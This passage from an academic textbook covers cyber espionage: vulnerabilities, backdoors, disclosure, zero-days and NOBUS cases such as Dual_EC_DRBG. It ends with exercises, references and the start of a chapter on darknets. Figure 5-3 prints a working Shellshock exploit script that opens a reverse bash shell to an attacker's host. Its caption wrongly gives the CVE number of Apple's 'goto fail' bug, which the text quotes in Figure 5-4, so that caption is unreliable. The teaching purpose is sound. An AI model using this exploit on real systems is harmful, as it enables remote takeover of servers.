But how can organisations prevent insiders from exfiltrating sensitive data? After all, even the National Security Agency has failed multiple times at catching whistle-blowers in time. As prevention is impossible, organisations resort to deterrence and mitigation measures. One of the oldest approaches is the so-called Chinese wall access control policy (Brewer & Nash, 1989) that limits access privileges to the bare minimum. There is also the possibility to enforce access control mechanisms that require the presence of at least two employees to unlock sensitive pieces of data (four-eyes principle). Organisations can also try to monitor employee behaviour for anomalies (which may conflict with their right to privacy at the workplace). Some organisations may also analyse network traffic from the internal network to the internet, looking for patterns that are known to be contained in sensitive documents. However, all these data leakage prevention solutions can only *increase the effort* for a determined attacker.


5.6 Exploiting Vulnerabilities

Building software and hardware are complex and error-prone tasks. On average, every 1000 lines of code contain three to 20 bugs, and a thorough code review reduces these numbers only by one order of magnitude (McConnell, 2004). Updates introduce new vulnerabilities into mature software, and even security software contains them. In the following sections, we illustrate different kinds of vulnerabilities and how they can be exploited in various ways to conduct cyber espionage. Vulnerability exploitation is at the core of many attacks (cf. Sect. 5.5.1 and Sect. 5.5.2).

5.6.1 Vulnerabilities, Exploits, and Backdoors

Bugs that are related to the security properties of a system are called **vulnerabilities**, which introduce weaknesses into a system (National Research Council, 1999). Many weaknesses stem from mistakes during the *design* (specification) or *implementation* (source code). However, there are also weaknesses that are caused by improper operation, for instance, due to *configuration errors*.

An **exploit** "*is malicious code that takes advantage of software vulnerabilities to infect, disrupt, or take control of a computer without the user's consent and typically without their knowledge*" (Microsoft, 2013). Figure 5-3 shows an example of an exploit.




```
import httplib,urllib,sys

if (len(sys.argv)<4):
    print "Usage: %s <host> <vulnerable CGI> <attackhost/IP>" % sys.argv[0]
    print "Example: %s localhost /cgi-bin/test.cgi 10.0.0.1/8080" % sys.argv[0]
    exit(0)

conn = httplib.HTTPConnection(sys.argv[1])
reverse_shell="() { ignored;};/bin/bash -i >& /dev/tcp/%s 0>&1" % sys.argv[3]

headers = {"Content-type": "application/x-www-form-urlencoded",
    "test":reverse_shell }
conn.request("GET",sys.argv[2],headers=headers)
res = conn.getresponse()
print res.status, res.reason
data = res.read()
print data
```

Figure 5-3: Python script creating a reverse shell by exploiting the "Shellshock" vulnerability (CVE-2014-1266) in the Bash shell (poperob, 2014).

As input from the attacker, the script accepts the hostname of a victim system (in the example "localhost"). It sends a specially crafted HTTP request to this system, which exploits the Shellshock vulnerability. This vulnerability allows the attacker to execute his own code on the target system. In this case, the program "bash" (a popular "shell" program that allows users to execute arbitrary commands on the command line) is started. Bash is instructed to create TCP connection to a destination of the attackers' choice (in the example 10.0.0.1 at port 8080), where the attacker would already wait for incoming connections. Once the vulnerable system has established the connection, the attacker can use the shell to execute arbitrary commands on the victim host.

While most vulnerabilities are introduced inadvertently, there are also cases where a malicious party implements vulnerabilities on purpose with the intent of exploiting them later (so-called **backdoors**). For instance, in 2016 it was discovered that certain Juniper firewalls could be accessed remotely with an undocumented master password hidden in the firmware (Gallagher, 2015).

Disguising the backdoor has two purposes. First, the backdoor should be hidden to make finding difficult; second, if users find the backdoor, the software vendor wants to be able to dispute allegations of its involvement. Plausible deniability can be achieved by making the backdoor appear like a bug or part of debugging code. Some security analysts argue that the Apple “goto fail” vulnerability shown in Figure 5-4 is a perfect example in this regard (Wheeler, 2017).



```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParams,
                                 uint8_t *signature, UInt16 signatureLen)
{
        OSStatus        err;
        ...

        if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
                goto fail;
        if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
                goto fail;
                goto fail;
        if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
                goto fail;
        ...

fail:
        SSLFreeBuffer(&signedHashes);
        SSLFreeBuffer(&hashCtx);
        return err;
}
```

Figure 5-4: Apple “goto fail” vulnerability (CVE-2014-1266) in macOS and iOS: The duplicated “goto fail” line allows a man-in-the-middle attacker to eavesdrop on encrypted connections (Langley, 2014).

5.6.2 Known Vulnerabilities

When a vulnerability is discovered in a product, the finder has to decide how to proceed. There is no universally accepted approach for *vulnerability disclosure*. We will briefly describe two common approaches here. A more detailed description of the arguments for the different approaches can be found in a report by the European Union Agency for Network and Information Security (ENISA, 2015).

Some argue for **full disclosure**, i.e. that all details should be immediately announced publicly. They reason that only this approach allows all users to set up mitigations at the earliest possible stage, even if that entails refraining from using the vulnerable product for the time being. The proponents of this approach also argue that time is essential because of the risk that the vulnerability is or has already been discovered by adversaries. However, with full disclosure, the vendor learns about the vulnerability at the same time as everyone else, i.e. it may take a long time until a security patch is available. This creates a window of opportunity for adversaries.

This is why, some argue, full disclosure is not appropriate. It places a significant burden on users. The proponents of **coordinated disclosure** (also called **responsible disclosure**) argue that the vendor of the affected product should be notified about the vulnerability in advance. As an incentive for the seller to close the vulnerability in a timely fashion, the finder threatens to resort to full disclosure, if the vendor does not patch the vulnerability promptly (typically 30 to 90 days after notification). Once the update is available, the vulnerability is made public. Large vendors have standardised this process. Microsoft, for instance, publishes patches once per month ("Patch Tuesday") so that users can plan accordingly (Budd, 2013). Moreover, significant vulnerabilities are added to a public inventory, the Common Vulnerabilities and Exposures (CVE) database (https://cve.mitre.org).

While the coordinated disclosure process decreases the duration of the window of opportunity for the adversary, it cannot ensure that users are aware of an update and patch their systems.

Once a patch is available, an arms race ensues. Determined adversaries will reverse-engineer newly released patches to find out what pieces of a product have been changed. This helps them to discover the vulnerability on their own, even if no further details have been disclosed in the announcement of the vendor.

This is why a large number of attacks targets *known vulnerabilities*. Consider the example of the critical remote buffer overflow that was fixed in the OpenSSL library in July 2002. According to measurements by Rescorla (2003), only 23 % of the web servers in a large sample had been fixed after one week. The vulnerability was exploited at large two months after the original announcement when the Slapper worm started to spread on the internet. Within 30 days, another 25 % of the web servers were patched. According to this result, only a minority of server operators installs patches immediately, while most of them employ a wait-and-see strategy and act only once an exploit becomes available in public.

Anecdotal evidence suggests that attacking known vulnerabilities is quite effective. For instance, sensitive data of 143 million citizens was leaked from the consumer credit reporting agency Equifax in 2017. The attackers could exploit a vulnerability in the Apache Struts software, for which a fix had been available for two months (Newman, 2017).

5.6.3 Zero-day Vulnerabilities

Highly effective are so-called **zero-day vulnerabilities** (often just referred to as “zero-days” or “0-days”, pronounced “oh days”). A zero-day vulnerability has been discovered, for instance, by a researcher or by an intelligence agency. However, the discoverer has chosen to not report it to the respective vendor of the affected product (yet). The term “zero-day” refers here to the fact that the vendor has been aware “for 0 days” of the vulnerability, i.e., not at all (Libicki et al., 2015). As a consequence, all deployed systems are vulnerable, and there are no software updates available to prevent the vulnerability from being exploited. For instance, Stuxnet exploited four zero-days in Microsoft Windows (Naraine, 2010).

Once a zero-day vulnerability is published or disclosed to the vendor it is considered *dead*. From this moment in time, its utility deteriorates rapidly because vigilant system operators will install security updates. Moreover, each time a zero-day exploit is launched, there is the risk that it is discovered and analysed by defenders. Therefore, zero-day exploits are saved for operations against high-profile targets.

Keeping zero-day vulnerabilities a secret decreases the security of one’s *own* infrastructure. There is always the risk that another party independently discovers a particular vulnerability. Nevertheless, several nation states are actively searching for vulnerabilities and stockpiling them for later use. A well-known example is the Vulnerability Equities Process in the United States (Schwartz and Knake, 2016). Stockpiling of vulnerabilities for offensive or defensive security measures is expensive. A study of the RAND Corporation (Ablon and Bogart, 2017) found that zero-day vulnerabilities have a rather short lifetime. Ablon and Bogart report that in their data-set vulnerabilities had a life expectancy of about seven years after initial discovery, but roughly 25 % of exploits have not survived for more than a year and a half. Moreover, for a given stockpile of zero-days, about 5.7 % have been discovered by other parties in the study of the RAND Corporation.

5.6.4 NOBUS Vulnerabilities

At first sight, so-called **nobody-but-us** (NOBUS) vulnerabilities (Buchanan, 2017) appear to be a convenient solution to the inherent dilemma of stockpiling zero-day exploits. The National Security Agency (NSA) uses the term NOBUS vulnerability whenever it believes that only the NSA has enough resources or knowledge to discover or exploit it. Thus, NOBUS vulnerabilities are particular kinds of backdoors without the risks of zero-days. Former NSA Director Gen. Michael Hayden explained the rationale of the NSA in an interview (Peterson, 2013):

If there's a vulnerability here that weakens encryption but you still need four acres of Cray computers in the basement in order to work it you kind of think "NOBUS" and that's a vulnerability we are not ethically or legally compelled to try to patch – it's one that ethically and legally we could try to exploit in order to keep Americans safe from others.

A vulnerability that fits the description of Gen. Hayden was found shortly after this interview. In 2015 researchers showed that it is feasible for nation states with substantial computing resources to eavesdrop on large fractions of encrypted internet traffic. This was possible because many servers relied on a minimal set of primes for the Diffie-Hellman key agreement, a technique that is used to establish encrypted connections with the Transport Layer Security (TLS) protocol (Adrian et al., 2015).

An ideal NOBUS vulnerability has the properties of an **asymmetric backdoor**, i.e. it should be infeasible for other parties to determine whether the backdoor exists or not. In practice, a weaker guarantee may be sufficient: If another party discovers the vulnerability, it should not be able to exploit it on its own, because exploitation requires some piece of secret information.

Note that the term "asymmetric" does not refer to asymmetric cryptographic algorithms like RSA in this context but to the power asymmetry between attacker and defender. However, asymmetric backdoors *can* be constructed with asymmetric cryptography, i.e., techniques where two different keys are being used for encryption and decryption.

A well-known case of a NOBUS vulnerability with an asymmetric backdoor is the Dual Elliptic Curve Deterministic Random Bit Generator (Dual_EC_DRBG), a pseudo-random number generator that can be used to encrypt data at rest and in transit. Dual_EC_DRBG was one of four generators standardised by the National Institute of Standards and Technology (NIST, associated with the United States Department of Commerce) in the standard SP 800-90A in 2006. Later, it was discovered that the NSA had secretly hijacked the standardisation process of SP 800-90A to include Dual_EC_DRBG. The NSA had also managed to standardise Dual_EC_DRBG with arbitrary-looking parameters for which there exists so-called trapdoor information (known only to the NSA) that can be used to recover the plaintext of encrypted data under certain circumstances (Shurmow and Ferguson, 2007). Moreover, the NSA had paid $10 million to RSA, the company that produces (among others) the security software BSAFE, to use Dual_EC_DRBG as the default random number generator in BSAFE (Bernstein et al., 2016). Given this evidence, NIST removed Dual_EC_DRBG from the standard in 2014.

So, independent researchers discovered the NSA's attempt at an asymmetric backdoor in the end. This shows that NOBUS vulnerabilities are difficult to create and no silver bullet when it comes to cyber espionage. Moreover, there is always the risk that state-sponsored malware is discovered or stolen by others while it is being used. For instance, the Shadow

Brokers, a group of dubious origin, managed to obtain and publish several of the NSA's exploitation tools multiple times. One of these tools, EternalBlue, was then used to create the wide-spreading ransomware WannaCry and the malware NotPetya, which were responsible for significant service disruptions and outages in the whole world (Hern, 2017). This example demonstrates that cyber espionage can easily backfire on the population it was meant to protect. Considering this risk and the difficulty of managing it, many security analysts demand that states should refrain from hacking altogether.

5.7 Conclusion

In this chapter we covered the following topics:

- Cyber espionage is the effort to gain access to sensitive digital information about an adversary or competitor to gain an advantage.
- Cyber espionage threatens the protection goal of confidentiality by disclosing information to unauthorised parties and proceeds in three stages: reconnaissance, gaining access to sensitive information, and exfiltration.
- An attack-defence tree is a visualisation technique to capture potential attack vectors and corresponding defences systematically.
- Exploiting vulnerabilities is an essential attack vector. While many vulnerabilities are known, zero-days have not been disclosed to the vendor yet. Moreover, there are NOBUS vulnerabilities that are specifically designed to make it difficult for others to find or exploit them.

Intelligence services of many countries have embraced technical progress, and others feel they have to follow up. However, cyber espionage does not take place on a level playing field. Due to their influence on software, hardware, and the internet, as of today, the United States can outmanoeuvre most other countries.

In contrast to traditional espionage, cyber espionage is not only less risky but also more efficient. Intelligence officers can steal much more information in digital form than their former colleagues could carry in a briefcase. Moreover, the attribution of cyber attacks is difficult. As a result, spying countries have a good chance to get away with it, because there is no conclusive evidence pointing towards them. There is also the risk of false flag operations, e.g., using copying characteristic methods of other actors with the aim of creating the appearance that another party is at the source of an attack. Let's hope there is another Clifford Stoll on duty when it is time.

5.8 Exercises

Exercise 5-1: What is the difference between cyber espionage and cyber sabotage?

Exercise 5-2: Why is cyber espionage not only a matter of confidentiality?

Exercise 5-3: Map the threats described in Section 5.3.1 to the attack vectors described in Section 5.5.

Exercise 5-4: What are watering hole attacks and why can they be mitigated by sandboxing?

Exercise 5-5: Discuss the advantages and disadvantages of fully disclosing a vulnerability publicly, disclosing it only to the vendor, or fully disclosing it publicly once a patch has been made available.

Exercise 5-6: The attack-defence tree shown in this chapter is incomplete. Complete the tree by inserting the missing attacks and defences mentioned in this chapter. The existing nodes can be re-arranged if necessary.

Exercise 5-7: Data leakage prevention is difficult. Come up with three creative techniques to exfiltrate data from an internal system to an attacker on the internet via the network. Good techniques are difficult to detect or cannot be prevented because prevention would cause collateral damage, i.e. they would hinder benign activities.

5.9 References

5.9.1 Recommended Reading

Almeshekah, M. H., Spafford, E. H., and Atallah, M. J. (2013). Improving security using deception. Center for Education and Research Information Assurance and Security, Purdue University, Tech. Rep. CERIAS Tech Report 13, 2013.

Chen, P., Desmet, L., and Huygens, C. (2014). A Study on Advanced Persistent Threats. B. Decker; A. Zúquete (eds.): 15th IFIP International Conference on Communications and Multimedia Security (CMS), LNCS 8735, pp. 63–72.

Heartfield, R. and Loukas, G. (2015). A Taxonomy of Attacks and a Survey of Defense Mechanisms for Semantic Social Engineering Attacks. ACM Comput. Surv. 48, 3 (2016), 38 pages

Rid, T., Buchanan, B. (2015). Attributing Cyber-attacks, Journal of Strategic Studies, 38:1-2, 4-37.

Stoll, C. (1989). The Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage. Doubleday, New York, NY, USA.

5.9.2 Bibliography

Ablon, L. and Bogart, A. (2017). Zero-days, Thousands of Nights: The Life and Times of Zero-Day Vulnerabilities and Their Exploits. RAND Corporation, http://www.rand.org/t/RR1751.

Adrian, D., Bhargavan, K., Durumeric, Z., Gaudry, P., Green, M., Halderman, J. A., Heninger, N., Springall, D., Thomé, E., Valenta, L., VanderSloot, B., Wustrow, E., Zanella-Béguelin, S., and Zimmermann, P. (2015). Imperfect Forward Secrecy: How Diffie-Hellman Fails in Practice. In Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security, CCS ’15, pages 5–17, New York, NY, USA. ACM.

Ahmed, F. (2017). The CCleaner malware targeted tech firms like Microsoft and Google. https://www.neowin.net/news/the-ccleaner-malware-targeted-tech-firms-like-microsoft-and-google.

Almeshekah, M. H., Spafford, E. H., and Atallah, M. J. (2013). Improving security using deception. Center for Education and Research Information Assurance and Security, Purdue University, Tech. Rep. CERIAS Tech Report 13, 2013.

Bernstein, D. J., Lange, T., and Niederhagen, R. (2016). Dual ec: A standardized back door. In LNCS Essays on The New Codebreakers - Volume 9100, pages 256–281, Berlin, Heidelberg. Springer-Verlag.

Biryukov, A., Dinu, D., and Khovratovich, D. (2017). The memory-hard Argon2 password hash and proof-of-work function. Internet Draft, https://tools.ietf.org/html/draft-irtf-cfrg-argon2-04.

Bhatt, S. N., Manadhata, P. K., and Zomlot, L. (2014). The operational role of security information and event management systems. IEEE Security & Privacy, 12:35–41.

Brewer, D. F. C. and Nash, M. J. (1989). The Chinese Wall security policy. In Proceedings. 1989 IEEE Symposium on Security and Privacy, Oakland, CA, USA, 1989, pp. 206–214.

Buchanan, B. (2017). Nobody but us: The rise and fall of the golden age of signals intelligence. Hoover Institution Press.

Budd, C. (2013). Ten Years of Patch Tuesdays: Why It's Time to Move On. https://www.geekwire.com/2013/ten-years-patch-tuesdays-time-move/.

Chen, P., Desmet, L., and Huygens, C. (2014). A Study on Advanced Persistent Threats. B. Decker; A. Zúquete (eds.): 15th IFIP International Conference on Communications and Multimedia Security (CMS), LNCS 8735, pp. 63–72.

Coleman, K. G. (2008). Cyber Espionage Targets Sensitive Data. http://sip-trunking.tmcnet.com/topics/security/articles/47927-cyber-espionage-targets-sensitive-data.htm.

Colwill, C. (2009). Human factors in information security: The insider threat – Who can you trust these days? Information Security Technical Report, Volume 14, Issue 4, 2009, p. 186–196.

Durumeric, Z., Adrian, D., Mirian, A., Bailey, M., and Halderman, J. A. (2015). A search engine backed by internet-wide scanning. In Ray, I., Li, N., and Kruegel, C., editors, Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, CO, USA, October 12-16, 2015, pages 542–553. ACM.

ENISA (2015). Good Practice Guide on Vulnerability Disclosure. From challenges to recommendations. https://www.enisa.europa.eu/publications/vulnerability-disclosure.

Eunjung Cha, A. and Nakashima, E. (2010). Google China cyberattack part of vast espionage campaign, experts say. Washington Post. http://www.washingtonpost.com/wp-dyn/content/article/2010/01/13/AR2010011300359.html.

Gallagher, S. (2015). Researchers confirm backdoor password in juniper firewall code. https://arstechnica.com/information-technology/2015/12/researchers-confirm-backdoor-password-in-juniper-firewall-code/.

Goodin, D. (2015). In major goof, Uber stored sensitive database key on public GitHub page. https://arstechnica.com/information-technology/2015/03/in-major-goof-uber-stored-sensitive-database-key-on-public-github-page/.

Halevi, T., Memon, N., and Nov, O. (2015). Spear-Phishing in the Wild: A Real-World Study of Personality, Phishing Self-Efficacy and Vulnerability to Spear-Phishing Attacks. Available at SSRN: https://ssrn.com/abstract=2544742.

Heartfield, R. and Loukas, G. (2015). A Taxonomy of Attacks and a Survey of Defense Mechanisms for Semantic Social Engineering Attacks. ACM Comput. Surv. 48, 3 (2016), 38 pages.

Hern, A. (2017). WannaCry, Petya, NotPetya: how ransomware hit the big time in 2017. https://www.theguardian.com/technology/2017/dec/30/wannacry-petya-notpetya-ransomware.

Kerckhoffs, A. (1883). La cryptographie militaire. Journal des sciences militaires, IX:5–83.

Kordy, B., Mauw, S., Radomirovic, S., and Schweitzer, P. (2010). Foundations of attack-defense trees. In Degano, P., Etalle, S., and Guttman, J. D., editors, Formal Aspects of Security and Trust - 7th International Workshop, FAST 2010, Pisa, Italy, September 16-17, 2010. Revised Selected Papers, volume 6561 of Lecture Notes in Computer Science, pages 80–95. Springer.

Krombholz, K., Hobel, H., Huber, M., and Weippl, E. (2013). Social Engineering Attacks on the Knowledge Worker. In Proceedings of the 6th International Conference on Security of Information and Networks (SIN '13). ACM, New York, NY, USA, 28–35.

Langley, A. (2014). Apple’s SSL/TLS bug. https://www.imperialviolet.org/2014/02/22/applebug.html.

Langner, R. (2013). To kill a centrifuge: A technical analysis of what stuxnet’s creators tried to achieve. Arlington: The Langner Group.

Libicki, M. C., Ablon, L., and Webb, T. (2015). Defender’s Dilemma: Charting a Course Toward Cybersecurity. RAND Corporation, http://www.rand.org/pubs/research_reports/RR1024.html.

McConnell, S. (2004). Code Complete: A Practical Handbook of Software Construction. Microsoft Press, Redmond, Washington, 2 edition.

Melnitzky, A. (2012). Defending America Against Cyber Espionage Through the Use of Active Defenses. 20 Cardozo J. Int’l and Comp. L., pages 537, 566.

Microsoft (2013). Microsoft security intelligence report (msir). Vol. 15, January–June 2013, http://download.microsoft.com/download/5/0/3/50310CCE-8AF5-4FB4-83E2-03F1DA92F33C/Microsoft_Security_Intelligence_Report_Volume_15_English.pdf.

Naraine, R. (2010). Stuxnet Attackers Used 4 Windows Zero-Day Exploits. http://www.zdnet.com/article/stuxnet-attackers-used-4-windows-zero-day-exploits/.

Nasheri, H. (2004). Economic Espionage and Industrial Spying. Cambridge University Press, Camb ridge.

National Research Council (1999). Trust in Cyberspace. The National Academies Press, Washington, D.C.

Newman, L. H. (2017). Equifax Officially has no Excuse. https://www.wired.com/story/equifax-breach-no-excuse/.

Orman, H. (2015). Encrypted Email – The History and Technology of Message Privacy, Springer, Cham.

O’Sullivan, D. (2018a). Dark Cloud: Inside The Pentagon’s Leaked Internet Surveillance Archive. https://www.upguard.com/breaches/cloud-leak-centcom.

O’Sullivan, D. (2018b). The RNC Files: Inside the Largest US Voter Data Leak. https://www.upguard.com/breaches/the-rnc-files.

Peterson, A. (2013). Why everyone is left less secure when the NSA doesn't help fix security flaws. Washington Post, online: https://www.washingtonpost.com/news/the-switch/wp/2013/10/04/why-everyone-is-left-less-secure-when-the-nsa-doesnt-help-fix-security-flaws/.

Pfleeger, C. P., Pfleeger, S. L., and Margulies, J. (2015). Security in Computing, 5th Edition. Prentice Hall.

poperob (2014). What is a specific example of how the Shellshock Bash bug could be exploited? https://security.stackexchange.com/a/68184.

Rashid, F. Y. (2013). GitHub Search Makes Easy Discovery of Encryption Keys, Passwords in Source Code. https://www.securityweek.com/github-search-makes-easy-discovery-encryption-keys-passwords-source-code.

Rescorla, E. (2003). Security Holes... Who Cares? In Proceedings of the 12th Conference on USENIX Security Symposium - Volume 12, SSYM'03, pages 6–6, Berkeley, CA, USA. USENIX Association.

Rid, T., Buchanan, B. (2015). Attributing Cyber-attacks, Journal of Strategic Studies, 38:1-2, 4-37.

Saltzer, J. H. and Schroeder, M. D. (1975). The protection of information in computer systems. Proceedings of the IEEE, 63(9):1278–1308.

Schneider, F. B., editor (1998). Trust in Cyberspace. National Academy Press, Washington, DC, USA.

Schneier, B. (1999). Attack trees. Dr. Dobb's Journal of Software Tools, 24(12):21–29.

Schwartz, A. and Knake, R. (2016). Government's Role in Vulnerability Disclosure: Creating a Permanent and Accountable Vulnerability Equities Process. Discussion Paper 2016-04, Cyber Security Project, Belfer Center for Science and International Affairs, Harvard Kennedy School.

Scott, C. R. D. (1999). Territorially intrusive intelligence collection and international law. A.F. L. Rev. 217, 46.

Shirey, R. W. (2007). Internet Security Glossary, Version 2. RFC 4949.

Shurmow, D. and Ferguson, N. (2007). On the possibility of a back door in the NIST SP800-90 dual EC PRNG. CRYPTO Rump Session, http://rump2007.cr.yp.to/15-shumow.pdf.

Smith, R. (2012). A contemporary look at Saltzer and Schroeder's 1975 design principles. IEEE Security and Privacy, 10(6):20–25.

Spitzner, L. (2002). Honeypots: Tracking Hackers. Addison-Wesley Longman Publishing Co., Inc., Boston, MA, USA.

Stallings, W. and Brown, L. (2014). Computer Security: Principles and Practice. Prentice Hall Press, Upper Saddle River, NJ, USA, 3rd edition.

Stoll, C. (1989). The Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage. Doubleday, New York, NY, USA.

Voydock, V. L. and Kent, S. T. (1983). Security mechanisms in high-level network protocols. ACM Computing Surveys, 15(2):135–171.

Weissbrodt, D. (2013). Cyber-conflict, cyber-crime, and cyber-espionage. 22 Minn. J. Int'l L. 347.

Wheeler, D. A. (2017). The Apple goto fail vulnerability: lessons learned. https://www.dwheeler.com/essays/apple-goto-fail.html.

Wortham, A. (2012). Should cyber exploitation ever constitute a demonstration of hostile intent that may violate UN charter provisions prohibiting the threat or use of force? 64 Fed. Comm. L.J., pages 643, 655.

Zetter, K. (2015). A Cyberattack has Caused Confirmed Physical Damage for the Second Time Ever. https://www.wired.com/2015/01/german-steel-mill-hack-destruction/.

6 Darknets as Tools for Cyber Warfare

Kai Denker[1] · Marcel Schäfer[2] · Martin Steinebach[2]
Security in Information Technology, TU Darmstadt, Germany[1] ·
Fraunhofer Institute for Secure Information Technology, Germany[2]

Abstract

Darknets serve as licit privacy networks to enable activists, journalists, and others to communicate anonymously and avoid censorship. Yet Darknets also allow for illicit file sharing and trafficking. Besides much-discussed narcotics and child abuse material, goods and services offered on Darknet markets include counterfeit currency, forged documents, weaponry, malicious software, zero-day exploits, and hacking services. Hence, Darknets are a major concern, not only for civilian security institutions like law enforcement, but also for national and international security. In the context of cyber warfare, Darknets enable or support several practices: impeding attribution of attacks by fostering anonymity, trading of cyber-arms and their building blocks like zero-day exploits, providing simple and sophisticated hacking services, and dissemination of information from secrets to fake news. In this chapter, we explain the technology behind *Tor*, a widely used Darknet client, provide an overview of common Darknet phenomena and discuss them in context of cyber warfare. Finally, we analyse these discourses within the framework of critical securitisation studies.

Objectives

- Understanding the technological and operational fundamentals of Darknet phenomena with focus on the Tor network including its risks and opportunities for civil security and for cyber warfare.
- Identifying challenges of Darknet research within civilian and non-civilian contexts and in different disciplinary and interdisciplinary settings.
- Analysing and commenting on threat constructions in security related Darknet discourses by assessing their argumentative strategies.

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4_6

6.1 Introduction

In this chapter, we examine the role Darknets could play for cyber warfare. Our goal is a better understanding of the role of Darknets in civil and non-civilian security. The terms “Darknet” and “cyber warfare” undoubtedly belong to the most dazzling, heterogeneous and controversial terms in both security research and public debate on security issues. Both terms lack generally accepted precise definitions (Giles, 2013; Grunert, 2012, p. 137). Instead, scholars redefine these terms according to their respective questions. Therefore, it is often difficult, if not impossible, to compare studies or even frameworks from different scholarly contexts. For this chapter, it is worth exploring a broad definition. Hence, we first map various options for defining both terms. We then discuss their possible intersections, which clearly illustrate the role of Darknets as tools for cyber warfare. Finally, we discuss how different options for defining the terms allow for strategically (re)framing security debates. To this end, we make use of the concept of securitisation.

6.2 Defining “Cyber Warfare”

At first glance, “**cyber warfare**” would seem to describe merely a new form of warfare threatening our security in the time of data networks.[19] Although increasingly discussed in recent years, the term still appears as a “buzzword” inviting to ridicule its use and those who use it. A more serious criticism focuses on three points in particular:

- First, the term seems trivial, since it merely translates problems of IT security in already known phenomena of warfare. From this rather technical perspective, cyber warfare boils down to IT security problems (Stiennon, 2015, p. 21).
- Secondly, the supposedly arbitrary term merely serves for promoting the militarisation of data networks. Here, cyber warfare appears as a deliberate invention for fostering institutional interests of military forces.

[19] It is a common phenomenon to ‘computerise’ well-known threat representations by merely adding a ‘cyber’ prefix (Dunn Cavelty, 2013, p. 111f; Gaycken, 2011, p. 45).

- Finally, the term has a reputation of stemming from science fiction from where it began a dubious career in civilian and non-civilian security research, especially in strategy studies.[20]

In fact, when Arquilla and Ronfeldt – both employees of the RAND Corporation, a US-American think tank conducting research in matters of national security – coined the term in 1993, they did not only refer to strategies of Mongolian hordes, but also to the work of science fiction authors like William Gibson (Arquilla and Ronfeldt, 1993).[21] In strategic studies, reflections like Arquilla and Ronfeldt's serve to identify possible future forms of war, to prepare for, or to mitigate possible new military and terrorist threats. While it seems reasonable to dismiss Arquilla and Ronfeldt's account as a now outdated speculation, today's cyber warfare scenarios still lie inside their definition. And even more: their conceptual scope goes beyond mere technical considerations and takes into account social processes in data networks, new forms of knowledge, and of organisation, but also includes manipulation and deception. And even if we were to refute their ideas as merely speculative, it is hard to overlook the effects of their ideas (Dunn Cavelty, 2013, p. 117). Also, because they can turn out to be dangerous by functioning as self-fulfilling prophecies. Neither strategy analysts nor military officials are immune to the enthusiasm about new digital technologies (Stiennon, 2015, pp. 52-55). Hence, it is advisable not to narrow down or even to dismiss the term too quickly. Cyber warfare understood as a new form of warfare that relates to data networks (Kriesel and Kriesel, 2012, p. 206; Liles et al., 2012, p. 169; Taddeo, 2012, p. 105f) is not limited to the publicly known and accessible internet (Stiennon, 2015, p. 36). The data networks in question here include industrial facilities, critical infrastructures, shrouded intelligence or military data networks, and government communication networks. However, not every form of cyber warfare is equally conceivable in all data networks. We will begin with a general perspective before dealing with special cases.

[20] References to science fiction have become a truism in the cyber warfare debate. However, science fiction provides the debate with numerous metaphors that shape conceptions of cyberspace and hence of cyber threats (Dunn Cavelty, 2013, p. 111; Stiennon, 2015, p. 20).

[21] Referring to *cybernetics*, Gibson defined the term "cyberspace" in his now classic novel *Neuromancer* (published in 1984) as a consensual hallucination – a *virtual space* disconnected from physical reality. Gibson presents cyberspace in sensual categories, thereby shifting it away from cybernetic thinking for adopting it into a science fiction novel. Nevertheless, Gibson made "cyber" as a prefix for various concepts and phenomena of digitalisation popular, masking its connection to cybernetics and thus to strategic studies (Buchmüller, 1997, p. 110ff). Subsequently, John Perry Barlow introduced the term cyberspace into the political realm (Dunn Cavelty, 2013, p. 107).

